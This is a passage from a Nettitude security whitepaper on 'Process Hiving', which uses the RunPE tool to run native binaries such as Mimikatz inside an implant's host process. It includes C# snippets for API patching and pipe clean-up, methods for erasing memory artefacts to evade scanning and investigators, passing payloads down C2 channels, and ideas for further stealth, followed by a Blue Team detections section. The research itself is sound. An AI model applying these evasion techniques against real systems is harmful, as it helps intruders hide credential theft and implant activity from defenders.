The pipes are closed by RunPE after the target PE has finished executing, ensuring that all output is captured.

10 Clean Up

As Process Hiving includes running multiple processes from within one, long-running host process it is important that any execution of these 'sub' processes includes full and proper clean up. This serves two purposes:

- To restore any changed state and functionality in order to ensure that the host process can continue to operate normally.
- To remove any artefacts from memory that may cause an alert if detected through techniques such as in-memory scanning, or aid an investigator in the event of a manual triage.

To achieve this, any code change made by RunPE is stored during execution and restored once execution is complete. This includes API hooks, changed values in memory, file descriptors, loaded modules and of course the mapped PE itself. In the case of any particularly sensitive values, such as the command line arguments and mapped PE, the memory region is first zeroed out before it is freed.

```
var lpSecurityAttributes = new NativeDeclarations.SECURITY_ATTRIBUTES();
lpSecurityAttributes.nLength = Marshal.SizeOf(lpSecurityAttributes);
lpSecurityAttributes.bInheritHandle = 1;

var outputStdOut:bool = NativeDeclarations.CreatePipe(out var read:IntPtr, out var write:IntPtr
    ref lpSecurityAttributes, nSize:0);
if (!outputStdOut)
{
    return null;
}
return new FileDescriptorPair
{
    Read = read,
    Write = write
};
```


```
Utils.PatchFunction(dllName:"kernelbase", funcName:"TerminateProcess", _terminateProcessOriginalBytes)
Utils.PatchFunction(dllName:"mscoree", funcName:"CorExitProcess", _corExitProcessOriginalBytes);
Utils.PatchFunction(dllName:"ntdll", funcName:"NtTerminateProcess", _ntTerminateProcessOriginalBytes);
Utils.PatchFunction(dllName:"ntdll", funcName:"RtlExitUserProcess", _rtlExitUserProcessOriginalBytes);
```

11 Demonstration


An example of RunPE running unchanged and up-to-date (08/04/2021) Mimikatz is below, alongside Procmon process activity events for the process.

Note that there are no sub-processes created, and Mimikatz runs successfully with the provided arguments.

Running a debug build provides more output and allows us to verify that the artefacts are being removed from memory and hooks removed, etc. We can see below that after the clean-up has occurred the 'new' DLLs loaded for Mimikatz have either already been cleaned up by Mimikatz itself (the error code 126) or are freed by RunPE and are now no longer visible in the Modules tab of Process Hacker.



Similarly, the original code on the hooks such as `NtTerminateProcess` has been restored, which we can verify using a debugger such as x64dbg as below.



As during Red Team operations Mimikatz.exe is unlikely to exist in the target environment, RunPE also supports loading of binaries from base64 blobs so that they can be passed with arguments down C2 channels. Long, triple dash switches are used in order to avoid conflicts with any arguments to the target PE.

An example of this from a PoshC2 implant below demonstrates the original use case. The implant host process of netsh.exe loads and invokes the RunPE .NET assembly which in turn loads and runs net.exe in the host process with arguments. In this case net.exe is passed as a base64 blob down C2.

12 Known Issues & Further Work

There are a number of known issues and caveats with this work in its current state which are detailed below.

- RunPE only supports x64 bit native Windows PE files.
- During testing any modern PE compiled by the testers has worked without issues, however issues remain with a number of older Windows binaries such as ipconfig.exe and icacls.exe. Further research is presently ongoing into what specific characteristics of these files cause issues.
- If the target PE spawns sub-processes itself then those are not subject to Process Hiving and will be performed in the normal fashion. It is up to the operator to understand what the behaviour of the target PE is and any other considerations that should be made.
- RunPE presently calls the entry point of the target PE on a new thread and waits for that thread to finish, with a timeout. If the timeout is reached or if the target PE manipulates that thread, this is undefined behaviour.
- PEs compiled without ASLR support do not work currently, such as by mingw.

Additionally, further work can be made on RunPE to improve the stealth of the Process Hiving technique:

- Dependencies of the target PE can be mapped into memory using the same PE loader as the target PE itself and not using the standard Windows Loader. This would bypass detections on API calls such as `LoadLibrary` and `GetProcAddress` as well as any hooks placed in those modules by defensive software.
- For any native API calls that remain, the use of syscalls directly can be explored to achieve the same ends for the same reasons as described above.

13 Detections

For Blue Team members, the best way to prevent this technique is to prevent the attacker from reaching this stage in the kill chain. Delivery and initial execution for example likely provide more options for detecting an attack than process self-manipulation. However, a number of the actions taken by RunPE can be explored as detections.

- `SetStdHandle` is called six times per RunPE run, once to set STDOUT, STDERR and STDIN to handles to anonymous pipes and then again to reset them. A cursory monitor of a number and range of processes on the author's own machine did not show any invocations of this API call as part of standard use, so this activity could potentially be used to detect RunPE.
- A number of APIs are hooked or modified and then restored as part of every RunPE run such as `GetCommandLine`, `NtTerminateProcess`, `CorExitProcess`, `RtlExitUserProcess`, `GetModuleHandle` and `TerminateProcess`. Continued modification of these Windows API calls in memory is not likely to be common behaviour and a potential avenue to detection.
- Similarly, the PEB is also continually modified as the command line string and image name are updated with every invocation of RunPE.
- While the source code can be obfuscated, any attempt to load the default RunPE assembly into a .NET process provides a strong opportunity for detection.

14 Conclusion

At its core, Process Hiving is a fairly simple process. A PE is manually mapped into memory using existing techniques and a number of changes are made to API calls and the environment so that when the entry point of that PE is invoked it runs in the expected way.

We hope that this technique and the tool that implements it will allow Red Teams to be able to quickly and easily run native binaries from their implant processes without having to deal with many of the pain points that plague similar techniques that already exist.

The source code for RunPE is available at https://github.com/nettitude/RunPE and any further work on the tool can be found there.

References

Cobalt Strike. (2018, April 9). Cobalt Strike 3.11 – The snake that eats its tail. Retrieved from Cobalt Strike: https://blog.cobaltstrike.com/2018/04/09/cobalt-strike-3-11-the-snake-that-eats-its-tail/

Cobalt Strike. (n.d.). Beacon Object Files. Retrieved from Cobalt Strike: https://cobaltstrike.com/help-beacon-object-files

HarmJ0y. (2018, July 24). GhostPack/SafetyKatz. Retrieved from GitHub: https://github.com/GhostPack/SafetyKatz

Kaspersky. (2020). APT10: Tracking down the stealth activity . GReAT Ideas Green tea edition. Retrieved from Kaspersky Daily.

Microsoft. (2017, October 10). __stdcall. Retrieved from MSDN: https://docs.microsoft.com/en-us/cpp/cpp/stdcall?view=msvc-160


Microsoft. (2018, May 12). ExitThread function. Retrieved from MSDN: https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-exitthread

Microsoft. (2018, 05 12). GetCommandLineA function. Retrieved from MSDN: https://docs.microsoft.com/en-us/windows/win32/api/processenv/nf-processenv-getcommandlinea

Microsoft. (2018, May 12). GetModuleHandleA function. Retrieved from MSDN: https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea

Microsoft. (2020, June 07). x64 calling convention. Retrieved from MSDN: https://docs.microsoft.com/en-us/cpp/build/x64-calling-convention?view=msvc-160

Microsoft. (2021, March 3). PE Format. Retrieved from MSDN: https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#section-flags



NETTITUDE

A LLOYD'S REGISTER COMPANY

UK Head Office
Jephson Court, 1 Tancred Close, Leamington Spa, CV31 3RZ
+44 345 520 0085

Americas
50 Broad Street, Suite 403, New York, NY 10004
+1 212 335 2238

Asia Pacific
#2-05/06 Ascent Singapore Science Park 1Singapore 118222
+65 3138 1790

Europe
Zekeringstraat 52, Amsterdam, 1014 BT
+44 345 520 0085

Follow Us

solutions@nettitude.com
www.nettitude.com

Lloyd's Register